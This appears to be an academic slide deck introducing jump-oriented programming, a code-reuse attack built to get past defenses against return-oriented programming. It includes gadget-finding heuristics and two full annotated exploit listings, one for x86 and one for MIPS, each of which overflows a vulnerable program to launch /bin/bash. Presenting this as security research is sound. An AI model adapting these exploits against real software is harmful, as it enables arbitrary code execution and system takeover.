
# Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender<sup>[1]</sup> and others: maintain a shadow stack
  - DROP<sup>[2]</sup> and DynIMA<sup>[3]</sup>: detect high frequency `rets`
  - Returnless<sup>[4]</sup>: Systematically eliminate all `rets`
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - **My research follows...**



# Jump-oriented programming (JOP)

- Instead of `ret`, use indirect jumps, e.g., `jmp eax`
- How to maintain control flow?




# The dispatcher in depth

- Dispatcher gadget implements:

$$pc = \mathbf{f}(pc)$$

goto  $*pc$


- $\mathbf{f}$  can be anything that evolves  $pc$  predictably
  - Arithmetic:  $\mathbf{f}(pc) = pc+4$
  - Memory based:  $\mathbf{f}(pc) = *(pc+4)$



# Availability of indirect jumps (1)


- Can use `jmp` or `call` (don't care about the stack)
- When would we expect to see indirect jumps?
  - Function pointers, some switch/case blocks, ...?
- That's not many...

Frequency of control flow transfers instructions in glibc




# Availability of indirect jumps (2)

- However: x86 instructions are *unaligned*
- We can find *unintended* code by jumping into the middle of a regular instruction!



- Very common, since they start with 0xFF, e.g.
  - 1 = 0xFFFFFFFF
  - 1000000 = 0xFF0BDC0



# Finding gadgets

- Cannot use traditional disassembly,
  - Instead, as in ROP, scan & walk backwards
  - We find 31,136 potential gadgets in libc!
- Apply heuristics to find certain kinds of gadget
- Pick one that meets these requirements:
  - **Internal integrity:**
    - Gadget must not destroy its own jump target.
  - **Composability:**
    - Gadgets must not destroy subsequent gadgets' jump targets.

# Finding dispatcher gadgets

$pc = f(pc)$   
goto \*pc

- Dispatcher heuristic:
  - The gadget must act upon its own jump target register
  - Opcode can't be useless, e.g.: `inc`, `xchg`, `xor`, etc.
  - Opcodes that overwrite the register (e.g. `mov`) instead of modifying it (e.g. `add`) must be self-referential
    - `lea edx, [eax+ebx]` isn't going to advance anything
    - `lea edx, [edx+esi]` could work
- Find a dispatcher that uses uncommon registers

```
add ebp, edi
jmp [ebp-0x39]
```
- Functional gadgets found with similar heuristics

# Developing a practical attack

- Built on Debian Linux 5.0.4 32-bit x86
  - Relies solely on the included libc
- Availability of gadgets (31,136 total): **PLENTY**
  - **Dispatcher**: 35 candidates
  - **Load constant**: 60 `pop` gadgets
  - **Math/logic**: 221 `add`, 129 `sub`, 112 `or`, 1191 `xor`, etc.
  - **Memory**: 150 `mov` loaders, 33 `mov` storers (and more)
  - **Conditional branch**: 333 short `adc/sbb` gadgets
  - **Syscall**: multiple gadget sequences


# The vulnerable program

- Vulnerabilities
  - String overflow
  - Other buffer overflow
  - String format bug
- Targets
  - Return address
  - Function pointer
  - C++ Vtable
  - Setjmp buffer
    - Used for non-local gotos
    - Sets several registers, including `esp` and `eip`



# The exploit code (high level)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 10 gadgets which will:
  - Write null bytes into the attack buffer where needed
  - Prepare and execute an `execve` syscall
- Get a shell without exploiting a single `ret`:



A terminal window titled "Terminal" with a menu bar containing "File", "Edit", "View", "Terminal", "Go", and "Help". The terminal output shows a shell prompt `sh$` followed by the command `./vulnerable "`cat exploit.bin`"`. The program responds with "Starting bash..." and then a new shell prompt `bash$` with a green cursor, indicating a successful shell takeover.

# The full exploit (1)

```
1  start:
2  ; Constants:
3  libc:          equ 0xb7e7f000 ; Base address of libc in memory
4  base:          equ 0x0804a008 ; Address where this buffer is loaded
5  base_mangled:  equ 0x1d4011ee ; 0x0804a008 = mangled address of this buffer
6  initializer_mangled: equ 0xc43ef491 ; 0xB7E81F7A = mangled address of initializer gadget
7  dispatcher:    equ 0xB7FA4E9E ; Address of the dispatcher gadget
8  buffer_length: equ 0x100      ; Target program's buffer size before the jmpbuf.
9  shell:         equ 0xbffff8eb ; Points to the string "/bin/bash" in the environment
10 to_null:       equ libc+0x7    ; Points to a null dword (0x00000000)
11
12 ; Start of the stack. Data read by initializer gadget "popa":
13 popa0_edi: dd -4                ; Delta for dispatcher; negative to avoid NULLs
14 popa0_esi: dd 0xaaaaaaaa
15 popa0_ebp: dd base+g_start+0x39 ; Starting jump target for dispatcher (plus 0x39)
16 popa0_esp: dd 0xaaaaaaaa
17 popa0_ebx: dd base+to_dispatcher+0x3e; Jumpback for initializer (plus 0x3e)
18 popa0_edx: dd 0xaaaaaaaa
19 popa0_ecx: dd 0xaaaaaaaa
20 popa0_eax: dd 0xaaaaaaaa
21
22 ; Data read by "popa" for the null-writer gadgets:
23 popa1_edi: dd -4                ; Delta for dispatcher
24 popa1_esi: dd base+to_dispatcher ; Jumpback for gadgets ending in "jmp [esi]"
25 popa1_ebp: dd base+g00+0x39     ; Maintain current dispatch table offset
26 popa1_esp: dd 0xaaaaaaaa
27 popa1_ebx: dd base+new_eax+0x17bc0000+1 ; Null-writer clears the 3 high bytes of future eax
28 popa1_edx: dd base+to_dispatcher ; Jumpback for gadgets ending "jmp [edx]"
29 popa1_ecx: dd 0xaaaaaaaa
30 popa1_eax: dd -1                ; When we increment eax later, it becomes 0
31
32 ; Data read by "popa" to prepare for the system call:
33 popa2_edi: dd -4                ; Delta for dispatcher
34 popa2_esi: dd base+esi_addr      ; Jumpback for "jmp [esi+K]" for a few values of K
35 popa2_ebp: dd base+g07+0x39     ; Maintain current dispatch table offset
36 popa2_esp: dd 0xaaaaaaaa
37 popa2_ebx: dd shell              ; Syscall EBX = 1st execve arg (filename)
38 popa2_edx: dd to_null            ; Syscall EDX = 3rd execve arg (envp)
39 popa2_ecx: dd base+to_dispatcher ; Jumpback for "jmp [ecx]"
40 popa2_eax: dd to_null            ; Swapped into ECX for syscall. 2nd execve arg (argv)
41
```

Constants

Immediate values on the stack

# The full exploit (2)

```
42 ; End of stack, start of a general data region used in manual addressing
43     dd dispatcher                ; Jumpback for "jmp [esi-0xf]"
44     times 0xB db 'X'            ; Filler
45 esi_addr: dd dispatcher          ; Jumpback for "jmp [esi]"
46     dd dispatcher                ; Jumpback for "jmp [esi+0x4]"
47     times 4 db 'Z'              ; Filler
48 new_eax:  dd 0xEEEEEE0b         ; Sets syscall EAX via [esi+0xc]; EE bytes will be cleared
49
50 ; End of the data region, the dispatch table is below (in reverse order)
51 g0a: dd 0xb7fe3419 ; sysenter
52 g09: dd libc+ 0x1a30d ; mov eax, [esi+0xc] ; mov [esp], eax ; call [esi+0x4]
53 g08: dd libc+0x136460 ; xchg ecx, eax ; fdiv st, st(3) ; jmp [esi-0xf]
54 g07: dd libc+0x137375 ; popa ; cmc ; jmp far dword [ecx]
55 g06: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah ; stc ; jmp [edx]
56 g05: dd libc+0x14748d ; inc ebx ; fdivr st(1), st ; jmp [edx]
57 g04: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah ; stc ; jmp [edx]
58 g03: dd libc+0x14748d ; inc ebx ; fdivr st(1), st ; jmp [edx]
59 g02: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah ; stc ; jmp [edx]
60 g01: dd libc+0x14734d ; inc eax ; fdivr st(1), st ; jmp [edx]
61 g00: dd libc+0x1474ed ; popa ; fdivr st(1), st ; jmp [edx]
62 g_start: ; Start of the dispatch table, which is in reverse order.
63 times buffer_length - ($-start) db 'x' ; Pad to the end of the legal buffer
64
65 ; LEGAL BUFFER ENDS HERE. Now we overwrite the jmpbuf to take control
66 jmpbuf_ebx: dd 0xaaaaaaaa
67 jmpbuf_esi: dd 0xaaaaaaaa
68 jmpbuf_edi: dd 0xaaaaaaaa
69 jmpbuf_ebp: dd 0xaaaaaaaa
70 jmpbuf_esp: dd base_mangled ; Redirect esp to this buffer for initializer's "popa"
71 jmpbuf_eip: dd initializer_mangled ; Initializer gadget: popa ; jmp [ebx-0x3e]
72
73 to_dispatcher: dd dispatcher ; Address of the dispatcher: add ebp,edi ; jmp [ebp-0x39]
74 dw 0x73 ; The standard code segment; allows far jumps; ends in NULL
```

Data

Dispatch table

Overflow

# Discussion

- Can we automate building of JOP attacks?
  - Must solve problem of complex interdependencies between gadget requirements

- Is this attack applicable to non-x86 platforms?

A: Yes


- What defense measures can be developed which counter this attack?

# The MIPS architecture

- MIPS: very different from x86
  - Fixed size, aligned instructions
    - No unintended code!
  - Position-independent code via indirect jumps
  - Delay slots
    - Instruction after a jump will always be executed
- ***We can deploy JOP on MIPS!***
  - Use intended indirect jumps
    - Functionality bolstered by the effects of delay slots
  - Supports hypothesis that JOP is a *general* threat

# MIPS exploit code (high level overview)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 6 gadgets which will:
  - Insert a null-containing value into the attack buffer
  - Prepare and execute an `execve` syscall
- Get a shell without exploiting a single `jr ra`:



```
Terminal
File Edit View Terminal Go Help
sh$ ./vulnerable "`cat exploit.bin`"
Starting bash...
bash$ █
```

[Click for full exploit code](#)

# MIPS full exploit code (1)

```
1 ; ===== CONSTANTS =====
2 #define libc          0x2aada000    ; Base address of libc in memory.
3 #define base         0x7fff780e    ; Address where this buffer is loaded.
4 #define initializer  libc+0x103d0c ; Initializer gadget (see table below for machine code).
5 #define dispatcher   libc+0x63fc8  ; Dispatcher gadget (see table below for machine code).
6 #define buffer_length 0x100        ; Target program's buffer size before the function pointer.
7 #define to_null      libc+0x8      ; Points to a null word (0x00000000).
8 #define gp           0x4189d0      ; Value of the gp register.
9
10 ; ===== GADGET MACHINE CODE =====
11 ; +-----+-----+-----+-----+
12 ; | Initializer/pre-syscall gadget | Dispatcher gadget | Syscall gadget | Gadget "g04" |
13 ; +-----+-----+-----+-----+
14 ; | lw    v0,44(sp) | addu v0,a0,v0 | syscall | sw    a1,44(sp) |
15 ; | lw    t9,32(sp) | lw    v1,0(v0) | lw    t9,-27508(gp) | sw    zero,24(sp) |
16 ; | lw    a0,128(sp) | nop | nop | sw    zero,28(sp) |
17 ; | lw    a1,132(sp) | addu v1,v1,gp | jalr  t9 | addiu a1,sp,44 |
18 ; | lw    a2,136(sp) | jr    v1 | li    a0,60 | jalr  t9 |
19 ; | sw    v0,16(sp) | nop | | addiu a3,sp,24 |
20 ; | jalr  t9 | | | |
21 ; | move  a3,s8 | | | |
22 ; +-----+-----+-----+-----+
23
24 ; ===== ATTACK DATA =====
25 ; Data for the initializer gadget. We want 32(sp) to refer to the value below, but sp
26 ; points 24 bytes before the start of this buffer, so we start with some padding.
27 times 32-24 db 'x'
28 dd dispatcher ; sp+32 Sets t9 - Dispatcher gadget address (see table above for machine code)
29 times 44-36 db 'x' ; sp+36 (padding)
30 dd base + g_start ; sp+44 Sets v0 - offset
31 times 128-48 db 'x' ; sp+48 (padding)
32 dd -4 ; sp+128 Sets a0 - delta
33 dd 0xaaaaaaaa ; sp+132 Sets a1
34 dd 0xaaaaaaaa ; sp+136 Sets a2
35
36 dd 0xaaaaaaaa ; sp+140 (padding, since we can only advance $sp by multiples of 8)
37
```



# MIPS full exploit code (2)

```
38 ; Data for the pre-syscall gadget (same as the initializer gadget). By now, sp has
39 ; been advanced by 112 bytes, so it points 32 bytes before this point.
40 dd libc+0x26194 ; sp+32 Sets t9 - Syscall gadget address (see table above for machine code)
41 times 44-36 db 'x' ; sp+36 (padding)
42 dd 0xdededede ; sp+44 Sets v0 (overwritten with the syscall number by gadgets g02-g04)
43 times 80-48 db 'x' ; sp+48 (padding)
44 dd -4011 ; sp+80 The syscall number for "execve", negated.
45 times 128-84 db 'x' ; sp+84 (padding)
46 dd base+shell_path ; sp+128 Sets a0
47 dd to_null ; sp+132 Sets a1
48 dd to_null ; sp+136 Sets a2
49
50 ; ===== DISPATCH TABLE =====
51 ; The dispatch table is in reverse order
52 g05: dd libc-gp+0x103d0c ; Pre-syscall gadget (same as initializer, see table for machine code)
53 g04: dd libc-gp+0x34b8c ; Gadget "g04" (see table above for machine code)
54 g03: dd libc-gp+0x7deb0 ; Gadget: jalr t9 ; negu a1,s2
55 g02: dd libc-gp+0x6636c ; Gadget: lw s2,80(sp) ; jalr t9 ; move s6,a3
56 g01: dd libc-gp+0x13d394 ; Gadget: jr t9 ; addiu sp,sp,16
57 g00: dd libc-gp+0xcblac ; Gadget: jr t9 ; addiu sp,sp,96
58 g_start: ; Start of the dispatch table, which is in reverse order.
59
60 ; ===== OVERFLOW PADDING =====
61 times buffer_length - ($-$$) db 'x' ; Pad to the end of the legal buffer
62
63 ; ===== FUNCTION POINTER OVERFLOW =====
64 dd initializer
65
66 ; ===== SHELL STRING =====
67 shell_path: db "/bin/bash"
68 db 0 ; End in NULL to finish the string overflow
```



# References

- [1] L. Davi, A.-R. Sadeghi, and M. Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. Technical Report HGI-TR-2010-001, Horst Gortz Institute for IT Security, March 2010.
- [2] P. Chen, H. Xiao, X. Shen, X. Yin, B. Mao, and L. Xie. Drop: Detecting return-oriented programming malicious code. In 5th ACM ICISS, 2009
- [3] L. Davi, A.-R. Sadeghi, and M. Winandy. Dynamic Integrity Measurement and Attestation: Towards Defense against Return-oriented Programming Attacks. In 4th ACM STC, 2009.
- [4] J. Li, Z. Wang, X. Jiang, M. Grace, and S. Bahram. Defeating return-oriented rootkits with return-less kernels. In 5th ACM SIGOPS EuroSys Conference, Apr. 2010.
- [5] H. Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). In 14th ACM CCS, 2007.
- [6] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-Oriented Programming Without Returns. In 17th ACM CCS, October 2010.